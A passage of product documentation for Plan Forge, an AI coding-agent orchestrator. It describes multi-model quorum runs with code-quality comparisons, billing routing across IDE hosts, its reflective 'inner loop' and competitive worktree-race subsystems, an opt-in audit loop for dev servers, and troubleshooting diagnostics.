Skipped. No drift / MTTR / incident snapshot is sent between quorum legs.
Cost telemetry
Per-leg cost is tagged quorumTurn: true in slice-N.json so the Cost Report can roll up the legs into a single quorum line item.
Tracing
Each leg gets its own trace span but with a shared quorumGroupId so dashboards can collapse them.
Why skip context injection?
Quorum exists to get independent analyses from each model. If PreAgentHandoff injected the same drift / MTTR / open-incident context into every leg, the models would converge, defeating the whole point. The reviewer (the synthesizing model) does get the full handoff context when it merges the proposals, because that's where the project-wide state actually matters.
Don't set this variable manually. It's owned by the orchestrator and the multi-agent dispatch layer. Setting it yourself in a shell will cause the next PreAgentHandoff to silently skip, which can mask drift alerts. If you see "PFORGE_QUORUM_TURN active" in logs outside a quorum run, something has leaked the variable; clear it with Remove-Item Env:PFORGE_QUORUM_TURN (PowerShell) or unset PFORGE_QUORUM_TURN (bash).
Quorum Quality Examples — What 3 Models Catch That 1 Doesn't
The argument for quorum mode is mostly abstract, "synthesis effect," "independent analyses," "reviewer picks the cleaner approach." A single side-by-side run of the same task makes the argument concrete. The numbers below come from a controlled A/B run on a real C# invoicing slice: same plan, same gates, same acceptance criteria; one execution with the default single-model worker, one with three-model quorum. Both passed all gates and the independent reviewer. The difference is in how they passed.
Metric
Single (control)
Quorum (3-model)
Tests written
15
18 (+20%)
Helper extraction
Inline code, repeated 3×
Extracted helpers, single source
Test dates
Hardcoded literals
Relative offsets
.NET pattern
Generic ValidationException
ArgumentException.ThrowIfNullOrWhiteSpace
Edge cases
Standard happy path
Voided invoice regen, sequence races
Total cost
$0.62
$0.84 (+35%)
$0.22 of additional spend, both pass review, and the quorum run is measurably more maintainable. Four named patterns drive the difference.
Pattern 1 — DRY helper extraction
The single-model run inlined volume-discount math in three call sites with slight variations. The quorum run extracted reusable helpers because the synthesizer saw multiple proposals and picked the one that didn't repeat itself.
Representative example. The quorum run produced IsWeekend(), CalculateVolumeDiscount(), and ApplyBankersRounding() as private static helpers, called from each invoicing entry point. The single-model run inlined the equivalent ternary expressions at every call site. Same behavior; different debuggability when the discount tier changes a year from now.
Single-model tests pinned dates to literal calendar days. Those tests will fail when those dates pass and the business logic correctly refuses future invoices. Quorum tests used relative offsets that stay green forever.
Representative example. The control run wrote new DateTime(2026, 3, 15) in test fixtures. The quorum run wrote DateTime.Now.AddDays(-7). Identical intent; only one survives March 16th.
// Single model, breaks on April 16th
var invoice = new Invoice { Date = new DateTime(2026, 3, 15) };

// Quorum, stays green forever
var invoice = new Invoice { Date = DateTime.Now.AddDays(-7) };
Pattern 3 — Modern .NET patterns
Validation guard clauses are a tell. The control run used the generic exception path; the quorum run reached for the modern static-helper API that ships better error messages and is the current recommended pattern.
Representative example. The control run used throw new ValidationException("Customer name is required"). The quorum run used ArgumentException.ThrowIfNullOrWhiteSpace(customerName). The quorum reviewer chose the .NET 7+ helper because one of the three workers proposed it; the synthesizer recognized it as the modern equivalent.
// Single model, generic, manual message
if (string.IsNullOrWhiteSpace(customerName))
    throw new ValidationException("Customer name is required");

// Quorum, modern .NET 7+ helper, auto-generated message including parameter name
ArgumentException.ThrowIfNullOrWhiteSpace(customerName);
Pattern 4 — Edge-case coverage the control missed entirely
The +3 tests in the quorum run weren't padding. They were edge cases the single model never wrote because no one model considered both the happy path and the failure mode at the same time. With three independent analyses, edge cases that one model thinks of get surfaced into the synthesis.
Representative example. The quorum run added a test for "regenerating an invoice after the original was voided" (VoidedInvoice_Regenerate_AssignsNewSequenceNumber) and a test for "concurrent invoice number assignment under two simultaneous requests" (ConcurrentInvoiceCreation_DoesNotReuseSequenceNumbers). Neither appeared in the control run. Both are exactly the kind of test that catches a production bug six weeks after launch.
The synthesis mechanism
The pattern across all four examples is the same: one model proposes one thing, another model proposes a cleaner version, the reviewer picks the cleaner one. Inline code vs extracted helper, extraction wins. Hardcoded date vs relative offset, relative offset wins. Generic exception vs modern helper, modern helper wins. Standard tests vs edge-case tests, edge-case tests win. The quorum doesn't make any individual model smarter; it makes the worst-case output of each model less likely to be what ships.
When this pays off
Slice type
Quorum worth it?
Why
Auth / billing / payments
Yes
Edge cases here are production bugs that cost money; +35% cost is cheap insurance
Database migrations
Yes
Wrong migration is irreversible; multi-model agreement is a meaningful signal
Architectural slices (new layer, new pattern)
Yes
The synthesis effect produces noticeably cleaner abstractions
Bug fix with tight reproducer
Maybe
If the fix is one line and the test is obvious, single model is fine
CRUD endpoint, well-trodden pattern
Probably not
All three models will produce nearly identical code; +35% cost buys nothing new
Pure docs slice
No
Synthesis effect doesn't apply to prose; pick the cheapest model that writes well
--quorum=auto applies this judgment per slice using the complexity scoring rubric. Manual --quorum=power and --quorum=speed let you force the call when you already know which slices are which. The discovery harness uses single-model dispatch by default because audit findings are mechanical; the auto-smelt loop is the place to catch defects, not the discovery pass.
Plan Forge runs in different IDEs and CLI hosts (VS Code + Copilot, Claude Code, Cursor, Windsurf, Zed, the bare CLI). Each host has its own billing surface. The host-aware routing preference (added v2.82, fixes #104) ensures users on non-Copilot hosts don't silently double-pay against subscriptions they're already paying for.
The four modes
Mode
Behavior
When to use
auto (default)
Claude Code / Cursor / Windsurf / Zed prefer direct API first; VS Code + Copilot / CLI keep gh-copilot first
Recommended. Honors whatever subscription the user is paying for.
gh-copilot
Always prefer gh copilot regardless of host
You want all spend to land on your Copilot subscription
direct-api
Always prefer direct HTTP APIs regardless of host
You're scripting with explicit per-call cost tracking
drop
Refuses gpt-* on non-Copilot hosts unless OPENAI_API_KEY is set. Strongest "honor the vendor" stance.
You want to fail loudly rather than spend silently
Since v3.29, Copilot-servable models (gpt-* and Copilot-served Grok) run through @github/copilot-sdk instead of a spawned Copilot CLI. If the SDK cannot start, the run falls back to the CLI. Claude models are not affected and keep the CLI route.
On the same tasks and model, the SDK route cost 33–36% less, read about 46% fewer input tokens and finished in about half the time. It loads less context per turn. You can measure it in your own setup with node scripts/benchmark/sdk-parity.mjs.
A slice with no model chosen (model auto) runs on the Copilot SDK, and Copilot's auto routing picks the model. Plan Forge tells it what to optimise for from the slice's complexity score: efficiency for scores 1–3, balance for 4–6 and intelligence for 7–10. Set a fixed tier, or "off" to leave auto slices on the Copilot CLI's default model:
At the start of an auto-mode run, Plan Forge asks Copilot which models your account can use and caches the answer for six hours in .forge/copilot-models.json. Models new to Copilot become available to the model recommender before the bundled catalog is refreshed. A model you chose that your account cannot use (because of your plan, an organisation policy or your region) gets a warning, and escalation skips it. If the list cannot be fetched, the bundled catalog is used. Set PFORGE_LIVE_MODELS=0 to skip the lookup.
Pre-run summary table
Before any model fires in quorum mode, the orchestrator emits a per-model billing surface table to stdout:
Quorum Pre-Run Summary (host: claude-code, preference: auto)
  ✓ claude-opus-5.5 → anthropic-direct      ($0.0064/req)
  ✓ gpt-6-astra     → openai-direct         ($0.0128/req)
  ⚠ grok-4.7        → gh-copilot            Copilot AI credits (or xAI direct when preferred)
  ✓ claude-sonnet-5.5 → anthropic-direct     ($0.0032/req)
Per-slice telemetry now records host, billingSurface, and billingWarning in slice-N.json so cost aggregation can distinguish flat subscription CLIs, Copilot AI-credit token spend, and direct provider API spend in the Cost Report.
Cost Optimization
The orchestrator tracks model performance in .forge/model-performance.json, success rate, average cost, and duration per model. It auto-selects the cheapest model with >80% historical pass rate.
Forge Intelligence, Three self-tuning systems reduce cost over time:
Cost Calibration, Estimates auto-correct using a historical estimate-vs-actual ratio (clamped 0.5×–3×). After 3+ runs, --estimate accuracy improves automatically.
Adaptive Quorum Threshold, Reads .forge/quorum-history.json to learn which slices actually need quorum. If <20% needed it, threshold rises (fewer quorum runs = lower cost). If >60% needed it, threshold drops.
Slice Auto-Split Advisory, --estimate flags slices with 2+ prior failures or >6 tasks as candidates for splitting. Smaller slices cost less and succeed more often.
The .forge/ directory is in .gitignore by default, secrets are never committed.
CI Integration
Add Plan Forge validation to your GitHub Actions PR workflow:
.github/workflows/plan-forge-validate.yml
- uses: srnichols/plan-forge-validate@v1
  with:
    analyze: true          # Run consistency scoring
    sweep: true            # Check for TODO/FIXME markers
    threshold: 60          # Minimum analyze score to pass
PRs that fail the threshold are blocked from merging. The action validates file counts, checks for unresolved placeholders, and runs pforge analyze.
Cloud Agent Execution
GitHub's Copilot cloud agent works on issues autonomously. Plan Forge integrates via .github/copilot-setup-steps.yml, which provisions the agent with Node.js, guardrails, MCP tools, and smith verification before it starts coding.
Parallel Execution
The orchestrator builds a DAG from [P] tags and [depends: Slice N] declarations. Independent slices run concurrently when workers are available. Merge checkpoints validate that all parallel branches resolved cleanly.
Conflict detection: If two parallel slices modify overlapping [scope:] paths, the orchestrator flags the conflict before execution starts.
Resume and Retry
Terminal
# Resume from slice 3 after fixing a failure
pforge run-plan docs/plans/Phase-7.md --resume-from 3

# Dry run, parse and validate without executing
pforge run-plan docs/plans/Phase-7.md --dry-run
When a gate fails, fix the issue manually, then resume. Completed slices are skipped, only remaining slices execute.
OpenBrain Memory
The OpenBrain integration bridges the 4-session pipeline with long-term, cross-session context. Prior decisions, patterns, and postmortems are automatically searched and injected at the start of each session. After every run, lessons are captured for future phases.
As of v3.6, OpenBrain is the documented L3 memory layer, still optional, but loud and easy to enable. Check status with pforge brain status; see install options with pforge brain hint. Plan Forge works without it; the inner loop (Reflexion, Auto-skills, Federation) only improves over time with it. See Project History → v3.6.
Install via extension: pforge ext add plan-forge-memory
LiveGuard Lifecycle Hooks
Three hooks fire automatically during agent sessions to enforce operational safety:
Hook
Trigger
Behavior
Blocking
PreDeploy
Before deploy-related file writes or commands
Runs forge_secret_scan + forge_env_diff, blocks on findings
Yes
PostSlice
After every slice commit
Runs forge_drift_report, warns on drift regression
The canonical overview. How Plan Forge's deterministic slice executor, the Phase-25 reflective layer, and the Phase-26 competitive layer compose into a single self-deterministic agent loop.
New here? Plain-English version. “Self-deterministic” is a mouthful. Here's what it really means: Plan Forge runs the same way every time (same plan + same config = same outcome, no surprises), but it also learns from every run and uses that knowledge to make the next run smarter. The execution stays predictable; the context gets richer.
Deterministic part, the slice executor. No random model picking, no hidden retries that change the result. You can re-run a plan and get the same answer.
Self-learning part, the “inner loop” (reflection on what worked) and “competitive loop” (multiple models racing) feed lessons back into the next slice or plan.
Safety, every learning signal is opt-in or advisory. Nothing silently changes a run you've already started.
This chapter is the master narrative tying it all together. If you want the focused deep dives, jump to Inner Loop (reflection) or Competitive Loop (racing).
Canonical reference. Start here if you want the whole picture. The companion chapters, The Inner Loop (Phase-25 reflective layer) and The Competitive Loop (Phase-26 worktree race, auto-fix, cost anomalies), drill into the individual subsystems.
What "self-deterministic" means
Plan Forge's slice executor is deterministic: same plan, same config, same model routing, same outcome. On top of that spine, the Phase-25 and Phase-26 subsystems let the loop observe itself and feed what it learns back into the next slice, the next plan, or a sibling project. The execution contract stays deterministic; the loop's context gets progressively better-informed. That combination is what we mean by self-deterministic:
Determinism at the execution boundary, no randomized control flow, no hidden model selection.
Reflective feedback at the learning boundary, trajectories, postmortems, auto-skills, and advisory signals.
Every signal is opt-in or advisory by default; nothing silently changes a deterministic plan run.
Diagram A — System-wide state flow
The outer pipeline is the same one Plan Forge has always had. The inner loop adds callback arrows that let later stages feed earlier stages without breaking the forward progression.
System-wide state flow, the deterministic outer pipeline with callback arrows that let later stages feed earlier stages.
Two things to notice: first, every backward arrow from Execute, Sweep, and Review is opt-in or advisory by default, the forward pipeline stays honest. Second, the arrow from Execute back to Harden crosses a plan boundary: a postmortem written at the end of this run is read by the hardener at the start of the next one.
Diagram B — Inner-loop callback graph
Zooming into a single slice, here is what happens at the slice boundary and how each Phase-25 and Phase-26 subsystem feeds something downstream, the next slice, the next plan's hardener, or a Dashboard promotion surface.
Inner-loop callback graph, slice-boundary signals (L2, L4, L5, L6, L8, C1, C2, C3) feeding the next slice, the next hardener, and Dashboard surfaces.
The Phase-25 subsystems are labeled L1–L8 in the capabilities surface (forge_capabilities → innerLoop); the Phase-26 subsystems, C1 competitive, C2 auto-fix, C3 cost-anomaly, extend the same surface. Every node in the diagram corresponds to one entry in INNER_LOOP_SURFACE.subsystems.
Subsystem roll-call
Every subsystem, the stage at which it fires, and where its output shows up. See the companion chapters for mechanics and configuration.
Subsystem
Fires at
Output lands in
Default posture
Reflexion (L7)
Gate fail → retry
Next attempt's prompt
Always on
Trajectory (L8)
Slice pass
.forge/trajectories/
Always on
Auto-skill library (L2)
Slice pass → next slice
.forge/auto-skills/
Always on
Adaptive gate synthesis (L6)
Pre-flight
Stdout + Dashboard promotion surface
Suggest (never mutates plans)
Postmortem (L5)
Run end
.forge/plans/<basename>/postmortem-*.json
Always on (retention 10)
Federation (L4-lite)
Brain miss → cross-repo read
In-memory recall
Off (opt-in, absolute local paths)
Reviewer (L4)
Gate-check
Gate-check response, Dashboard
Off, advisory-only
Competitive (C1)
Slice start (marked competitive)
Winner's worktree → tree
Off (opt-in)
Auto-fix (C2)
Gate fail + small diff
.forge/proposed-fixes/
Advisory (never auto-apply)
Cost-anomaly (C3)
Every slice
.forge/cost-anomalies.jsonl, Dashboard
Advisory (detection only)
Why this matters
The individual subsystems are useful on their own. The mesh is what turns a slice runner into a self-deterministic loop: a trajectory written today becomes part of tomorrow's planning context; a cost anomaly noticed this run becomes the reason next run's hardener picks a cheaper model for that slice; a gate command accepted three times graduates into the validation template for that domain. None of this changes the deterministic execution contract, it only changes the information the deterministic executor runs with.
Companion chapters.The Inner Loop covers L1–L8 (Phase-25) mechanics and configuration. The Competitive Loop covers C1–C3 (Phase-26). Dashboard → Inner Loop tab shows live state for all ten subsystems.
Deep Dive · Act II, Forge
The Inner Loop
Seven subsystems, reflexion, trajectories, auto-skills, gate synthesis, postmortems, federation, and the opt-in reviewer, that turn every slice into a research step.
New here? Decode the seven words first. The subtitle drops a lot of jargon. Here's a one-line plain-English read on each:
Reflexion, when a slice fails, the model gets to re-read its own previous attempt before retrying. (Like reviewing your own essay before rewriting it.)
Trajectories, short notes the model leaves for itself about what worked and what didn't. Saved per slice.
Auto-skills, if a pattern keeps showing up across slices, Plan Forge auto-generates a reusable skill so the next slice starts from a higher baseline.
Gate synthesis, advisory suggestions for stricter validation gates based on what's been failing.
Postmortems, a one-paragraph summary written after every run: what retried, what cost more, what drifted.
Federation, optionally publish those postmortems to a shared store so sibling projects benefit from each other's lessons.
Opt-in reviewer, a second AI checks the slice before it commits. You decide whether to enable it.
All seven default to off, advisory, or read-only. Existing workflows don't change unless you opt in.
Opt-in by default. All seven subsystems default to off / suggest / read-only for existing projects. New installs get best-defaults. Toggle everything from the Dashboard → Config tab. Nothing in your current workflow breaks.
The deterministic slice executor (Phase-1 through Phase-24) is the spine. The Phase-25 subsystems bolt on reflective behavior at specific transitions, they never replace the spine, they only enrich it.
Inner-loop state flow, Phase-25 subsystems (L2, L4, L5, L6, L7, L8) enriching the deterministic slice executor at specific transitions.
The Seven Subsystems
Each subsystem has a single job, a single config key (if any), and a single storage artifact. Add them up and you get a closed research loop where every run teaches the next.
1. Reflexion (L7) — the retry gets context
When a slice's validation gate fails, the orchestrator builds a compact Markdown block with the gate command, model, duration, and the stderr tail (≤2KB). That block is injected into the next attempt's prompt so the worker reasons about its prior failure instead of blindly trying the same thing.
On slice pass, Plan Forge extracts the sentinel-wrapped note the worker produced (<!-- PFORGE_TRAJECTORY:BEGIN -->…<!-- PFORGE_TRAJECTORY:END -->), word-caps it at 500, and writes it to disk. Postmortems and federation consumers read these for compact run narratives.
Module:pforge-mcp/memory.mjs → writeTrajectory()
Config: none, always on
Storage:.forge/trajectories/<slice>/<iso>.md
3. Auto-skills (L2) — patterns that earn promotion
A slice that passes gets captured as a candidate auto-skill with its domain keywords, gate commands, and a SHA prefix. Before the next slice, the orchestrator retrieves matching skills (ranked by reuse count) and injects them into the prompt. A skill promotes to "stable" once its reuse count hits the threshold (default 3).
Config: none — defaults are Dashboard-editable in Phase-26
Storage:.forge/auto-skills/*.md
4. Adaptive gate synthesis (L6) — Tempering advises your plans
During plan pre-flight the orchestrator scans every slice. If a slice's title or file list matches a Tempering domain profile (domain / integration / controller) but declares no validation gate, it prints a suggested command using the project's Tempering coverage minimum and runtime budget. Default mode is suggest; set mode: "off" to silence it.
5. Plan postmortems (L5) — the hardener learns from you
After every run, pass or fail, Plan Forge writes a JSON postmortem with retriesPerSlice, gateFlaps, topFailureReason, costDelta, and driftDelta (deltas vs the prior run). Retention is 10 per plan. The Step-2 hardener now reads the newest 3 postmortems and folds their signals into the Scope Contract, closing the loop from execution back into planning.
6. Cross-project federation (L4-lite) — one project's memory helps another
Opt-in. When a cross.* brain recall misses L3 (OpenBrain), the facade fans out to the repos listed in brain.federation.repos[] and reads their .forge/brain/<entity>/<id>.json, read-only, absolute local paths only. URLs and relative paths are rejected by contract.
Module:pforge-mcp/brain.mjs → federationRead()
Config:brain.federation: { enabled, repos: [] }, defaults off
7. Reviewer-agent in-loop (L4) — cheap second pair of eyes
Opt-in. When enabled, the brain.gate-check responder invokes a speed-quorum reviewer on each slice's diff summary and attaches a verdict to the response (score, critical, summary, durationMs). Advisory-only by default: critical verdicts do not block the next slice unless operators explicitly set blockOnCritical: true. Blocking mode enters Phase-26 after calibration data exists.
Three more subsystems close the loop further, the slice executor can now race strategies, draft its own patches when a gate fails, and flag token-cost drift without halting a run.
Competitive execution (L9), Opt-in worktree race. Two or more strategies run the same slice under isolated git worktrees; the winner is elected by gate result, reviewer verdict, and token-cost tie-breaker. Off by default. Config: innerLoop.competitive. See The Competitive Loop for the full flow.
Auto-fix patch proposals (L6), When a gate-fail trajectory suggests a small local correction, the orchestrator drafts a .patch file under .forge/proposed-fixes/. Advisory, nothing auto-applies unless applyWithoutReview: true.
Cost-anomaly detection (L5), Slices whose token cost drifts above the per-model median by more than ratio (default 2.0) are recorded in .forge/cost-anomalies.jsonl. Detection only; never halts a run.
Additional config block (added by the v2.58 best-defaults preset for new installs; existing projects opt in):
All three are surfaced in the Dashboard's new Inner Loop tab alongside the Phase-25 subsystems.
See also:Chapter 2 — How It Works describes the Forge spine; this page describes the reflective layers the Inner Loop adds on top. The Competitive Loop covers the worktree-race mechanics in depth.
Deep Dive · Act II, Forge
The Competitive Loop
Opt-in worktree races, winner election, auto-fix proposals, and cost-anomaly detection — three opt-in inner-loop subsystems.
New here? Decode the jargon first. This chapter introduces three new tricks; here's what they actually do:
Worktree race, a worktree is a sandbox copy of your repo. Instead of one model trying a slice, Plan Forge can spawn 2–3 sandboxes in parallel, let different models compete, and pick whichever produces the best result. (A “winner election” is just “score them and choose one.”)
Auto-fix proposals, when a slice fails, the loop drafts a patch file in .forge/proposed-fixes/ for you to review. It never applies the fix automatically.
Cost-anomaly detection, watches token spend per slice. If today's run costs 3× yesterday's, you get a warning. Advisory only; doesn't stop the run.
All three are off by default and only kick in when you opt in. Nothing here changes existing behavior unless you ask for it.
Opt-in, advisory by default. Every subsystem on this page is opt-in and ships in advisory posture. Competitive execution is off by default; auto-fix drafts patches but never auto-applies; cost-anomaly detection never halts a run. See also The Inner Loop for the Phase-25 subsystems this chapter builds on.
When a slice is marked for competitive execution, the orchestrator spawns a worktree per strategy, runs each in isolation, and elects a single winner. Losing worktrees are cleaned up; only the winner's changes enter the working tree.
Competitive worktree lifecycle, spawn, gate, reviewer, winner election, plus the auto-fix branch on gate failure.
Winner election rules
Election is deterministic. The orchestrator walks the rules in order and stops at the first one that produces a unique winner.
Gate result. Strategies whose validation gate failed are eliminated first. If only one strategy passes, it wins.
Reviewer score. If innerLoop.reviewer.enabled is true, the highest reviewer score among remaining strategies wins.
Token-cost tie-breaker. If reviewer is off or the top score is tied, the lowest total token cost wins. This keeps the loop cost-sensitive even under competitive execution.
Deterministic fallback. On a true tie across all three, the orchestrator picks the lexicographically first strategy name so reruns elect the same winner.
Auto-fix patch proposals
When a slice's validation gate fails and the trajectory suggests a small local correction (single file, under a few hundred lines of diff), the orchestrator drafts a patch file instead of retrying blindly.
Patches are written to .forge/proposed-fixes/<fixId>.patch with metadata in .forge/fix-proposals.json.
Nothing is applied automatically. The operator (or a reviewer agent) must invoke applyFixProposal; the patch is git-apply-style so rollbackFixProposal can undo it cleanly.
To allow the orchestrator to apply patches itself on gate-fail retries, set innerLoop.autoFix.applyWithoutReview: true. This is off by default for a reason, review the patch first.
Cost-anomaly detection
Every slice's total token cost is compared against the rolling per-model median (default window: 20 runs). Ratios above innerLoop.costAnomaly.ratio (default 2.0) are logged to .forge/cost-anomalies.jsonl and surfaced in the Dashboard's Inner Loop tab.
Detection is advisory: anomalies never halt a run. The signal is there so you can investigate why a slice drifted, stale prompts, model degradation, a gate that's suddenly looping, before it shows up as a surprise on the month's bill.
Configuration summary
All three subsystems live under a single innerLoop key in .forge.json. New installs receive these defaults via the v2.58 best-defaults preset; existing projects opt in per-subsystem.
See also:The Inner Loop covers the seven Phase-25 subsystems this chapter builds on. The Dashboard Inner Loop tab shows live state for all ten subsystems in one place.
Deep Dive · Act II, Forge
Audit Loop
Closed-loop bug discovery: content-audit scan → triage → fix, iterating until convergence or max rounds.
New here? Read this first. The audit loop is Plan Forge's way of finding bugs in a running app and fixing them automatically. Point it at your dev or staging server and it will:
Scan, visit every page/route and record what's broken (404s, blank pages, “Coming soon” placeholders, broken links).
Triage, sort each finding into one of three lanes: fix it now, ask a human, or I'm not sure.
Fix, for the “fix it now” lane, spawn a worker to apply the fix, then re-scan.
Repeat, keep going until no new bugs appear (“convergence”) or the round limit hits.
It works like a tireless QA tester that not only files bugs but closes them. It's off by default, you have to opt in. Production is permanently off-limits.
Off by default. The audit loop defaults to off. It never runs automatically unless you explicitly set audit.mode to "auto" or "always" in .forge.json. Production environments are always forbidden.
What It Does
The audit loop is a first-class Tempering subsystem that discovers bugs from a running system. It probes live routes against a dev or staging server, triages the findings into actionable lanes, and iterates until the finding count converges (no new issues found) or the maximum round limit is reached.
The Three Components
1. Content-Audit Scanner
pforge-mcp/tempering/scanners/content-audit.mjs, HTTP-probes a set of routes against a live base URL and emits structured findings: HTTP status, page title, h1, word count, placeholder markers, and client-shell detection for hydrated SPAs.
Production guard: Reuses looksLikeProduction() from ui-playwright.mjs. Refuses to crawl production URLs unless allowProduction: true is explicitly set (and forbidProduction in config is immutably true).
Injectable fetcher: Tests use a mock fetcher, no real HTTP in the test suite.
2. Triage Router
pforge-mcp/tempering/triage.mjs, routeFinding(finding, classifier) routes each finding to one of three lanes:
Lane
Destination
What happens
"bug"
Bug Registry
Finding registered via forge_bug_register
"spec"
Crucible
Finding submitted as a new smelt (feature gap)
"classifier"
Local artifact
Proposal written to .forge/audits/ for human review
Unknown classifier output falls safe to { lane: "bug", confidence: "low" }, findings are never dropped.
3. Drain Loop
pforge-mcp/tempering/drain.mjs, runTemperingDrain(opts) orchestrates the full cycle:
Run all registered scanners (content-audit + any others)
Triage each finding through routeFinding()
Apply fixes for bug-lane findings (via injectable spawnWorker)
forge_triage_route, route a single finding through the classifier. Returns { lane, payload, confidence }.
Dashboard
The audit-loop toggle in the dashboard persists to .forge.json#audit, not session-scoped. This matches the pattern used by Forge-Master prefs (.forge/fm-prefs.json) and the quorum advisory toggle.
Discovery Harness Implementation
The discovery harness is the engine that turns a running dev server into a stream of structured findings. It uses a 4-pass build sequence, crawl, wrap, execute, auto-smelt, to close the loop between bug discovery and bug resolution with no human triage required.
Discovery Harness 4-pass build sequence
Pass 1 — Harness (Node + Playwright)
A headless Playwright browser crawls every route exposed by the dev server. For each page the harness records HTTP status, document title, h1 text, word count, placeholder markers (e.g. Coming soon, TODO), broken links, and client-shell detection for hydrated SPAs. Results are written as structured JSON to .forge/audits/.
Representative example: a marketing site with 47 routes produces 12 findings on its first pass, three placeholder headings, two broken anchor links, four pages returning non-200 status codes, and three pages with zero meaningful content.
Pass 2 — Wrapper (JSON → Crucible)
Each finding from Pass 1 is transformed into a Crucible smelt via forge_crucible_submit. The wrapper applies severity triage, routing findings through the three-lane classifier (bug, spec, classifier) before packaging them as structured smelt input with enough context for the hardener to produce actionable plan slices.
Pass 3 — Execute (Slices + Tempering)
The hardened plan runs slice-by-slice through forge_run_plan. Each slice carries its own validation gate and Tempering re-audit. LiveGuard hooks fire between slices, catching regressions before they compound.
Pass 4 — Auto-smelt (Closed Loop)
Any Tempering failures from Pass 3 are converted into new smelts via forge_tempering_drain and re-entered into the bug registry, no human triage required. The loop iterates until convergence (zero new findings) or the configured maxRounds limit (default 5) is reached.
Further reading. For a real-world walkthrough of the 4-pass sequence applied to a production Next.js site, see the blog post The Loop That Never Ends.
Three-Lane Triage Funnel
Every finding from the discovery harness gets sorted into one of three lanes by the wrapper before reaching Crucible. Lane assignment determines whether a human ever sees the finding, what shape the resulting plan slice takes, and how the loop closes. The funnel is the difference between an audit that produces 100 PRs nobody reads and an audit that produces 5 PRs that ship.
Three-Lane Triage Funnel
Bug Lane — Auto-smelt to Bug Registry
Findings with high confidence and a clear remediation pattern (broken links, non-200 status codes, placeholder markers, hydration failures) drop into the bug lane. The wrapper packages them as Crucible smelts with severity attached, then the auto-smelt pass converts them into entries in the bug registry. No human triage required, the loop closes automatically.
Representative example: a 4-pass run finds 8 broken anchor links across the docs. All 8 land in the bug lane as a single batch smelt with severity medium, generate one plan slice that fixes them together, and close themselves out via tempering re-audit.
Spec Lane — Escalate to Human Spec Author
Findings that imply missing or ambiguous spec content (placeholder headings like "Coming soon," pages with zero meaningful content, hydrated SPAs that crash without JS) drop into the spec lane. These can't be auto-fixed because the harness doesn't know what content should be there, only that something is missing. The wrapper escalates them as Crucible smelts requiring human input before they can be hardened into plan slices.
Representative example: the harness finds a route titled "Pricing, Coming soon" with 12 words of body content. Spec lane escalates this to a human as a Crucible smelt requesting a draft of the actual pricing tier copy. The human responds in the Crucible interview funnel, the wrapper hardens the response into a plan slice, and the loop resumes.
Classifier Lane — Refine the Classifier
Findings the classifier can't confidently sort (novel signals, contradictory evidence, low confidence scores) drop into the classifier lane. Rather than guess, the wrapper records the finding plus the classifier's confusion signal as a Crucible smelt targeting the classifier itself. Over time, classifier-lane volume should drop as the classifier learns from each handoff.
Representative example: the harness finds a 200 OK route with full content but the document title is just ".", the classifier hasn't seen this signal before. Classifier lane creates a smelt asking the maintainer "should pages with single-character titles be flagged as defective?" The answer becomes a new classifier rule for the next run.
Finding-type to lane mapping
Finding type
Default lane
Why
Non-200 HTTP status
Bug
Unambiguous failure, fix is mechanical
Broken anchor / link
Bug
Target either exists or it doesn't; trivial to verify
Placeholder marker (TODO, Coming soon)
Spec
Implies missing content, not broken content
Zero meaningful content
Spec
Page exists but says nothing, needs human authoring
Hydration failure (SPA crashes without JS)
Bug
Build / config defect, not a content gap
Novel signal / low confidence
Classifier
Classifier can't sort; ask the maintainer
Mixed signals (multiple conflicting findings)
Classifier
Pre-empt a wrong auto-smelt by asking first
What gets auto-smelted. Only the bug lane runs autonomously. Spec and classifier lanes always require a human in the loop, by design. The point of the funnel is to keep humans focused on what only humans can answer (intent, scope, novel signals), not on triaging mechanical defects the harness already understands.
For a worked example of how the bug lane closes a real defect end-to-end, including the multi-model quality patterns that catch issues a single model misses, see Quorum Quality Examples in Chapter 14.
Design Decisions
Classifier proposals are local files: Written to .forge/audits/ as JSON artifacts. GitHub PR creation is a deferred enhancement.
spawnWorker is injectable: Consistent with visual-diff quorum and bug classifier patterns. Already in the function signature.
Production is immutably forbidden: forbidProduction: true cannot be overridden via config, it's hardcoded in auto-activate.mjs.
Every tool breaks eventually. The question is whether you have a diagnostic path or just a prayer. Start with pforge smith, it catches 80% of issues in 5 seconds.
Key terms: Glossary defines every Plan Forge term. If you see "scope contract," "validation gate," "slice," or "applyTo" and aren't sure what they mean, check there first.
Trying to do something, not fix something? This chapter answers "why is X broken?" If the question is "how do I X?", for example "how do I lower the cost of a run" or "how do I add a custom skill", jump to Appendix S — How Do I…? Task Index. It maps verbs to chapters.
Diagnostic Tools
Figure 15-1. Troubleshooting decision tree
Tool
What It Checks
When to Use
pforge smith
Environment, VS Code config, setup health, version
First thing when anything seems off
pforge check
Setup file existence and validity
After setup or update
forge_diagnose({ file })(MCP tool)
Multi-model bug investigation on a specific file
When a slice fails and you can't see why, invoke from Copilot Chat
What a healthy pforge smith looks like
If you've never run it, here's the shape of the output to compare against. Anything red or marked FAIL is a real problem; WARN usually means an optional extension or integration isn't installed.
Terminal, expected output
$ pforge smith

Plan Forge v3.12.0, forge diagnostic

Environment
  OS                Windows 10.0.22631  OK
  Shell             PowerShell 7.4.1    OK
  Node              v20.11.0            OK  (≥ 20 required)
  Git               2.42.0              OK  (≥ 2.30 required)

Forge layout
  .github/prompts            22 files   OK
  .github/instructions       22 files   OK
  .github/agents             14 files   OK
  .github/hooks               7 files   OK
  .github/skills             12 files   OK
  docs/plans                  5 files   OK
  .forge/config.json         present    OK

MCP server
  pforge-mcp/server.mjs      present    OK
  Port 3100                  free       OK
  Port 3101 (WS hub)         free       OK

Agent adapters
  copilot   .vscode/mcp.json  OK
  claude    .mcp.json         not installed   WARN (run setup with --agent claude)
  cursor    .cursor/mcp.json  not installed   WARN
  codex     .codex/mcp.json   not installed   WARN

Result: 15 OK, 3 WARN, 0 FAIL ,  forge is healthy
Read it from the bottom. The Result: line is the headline. If FAIL = 0 you're fine to keep working. WARNs are reminders, not blockers.
Agent Isn't Following Guardrails
Symptom
Cause
Fix
AI ignores coding standards
Instruction files not loading
Check applyTo pattern matches the file you're editing. Run pforge smith to verify file counts.
Wrong instructions loading
applyTo glob too broad
Narrow the pattern, use **/auth/** instead of **
Guardrails load but AI ignores them
Context budget exceeded
Reduce copilot-instructions.md to <80 lines. Remove applyTo: '**' from non-essential files.
Project Principles not enforced
PROJECT-PRINCIPLES.md missing
Run the project-principles prompt. The instruction file activates only when this file exists.
Plan Execution Fails
Symptom
Cause
Fix
Gate fails with build errors
Code doesn't compile
Fix the build error, then pforge run-plan --resume-from N
Gate fails, tests regress
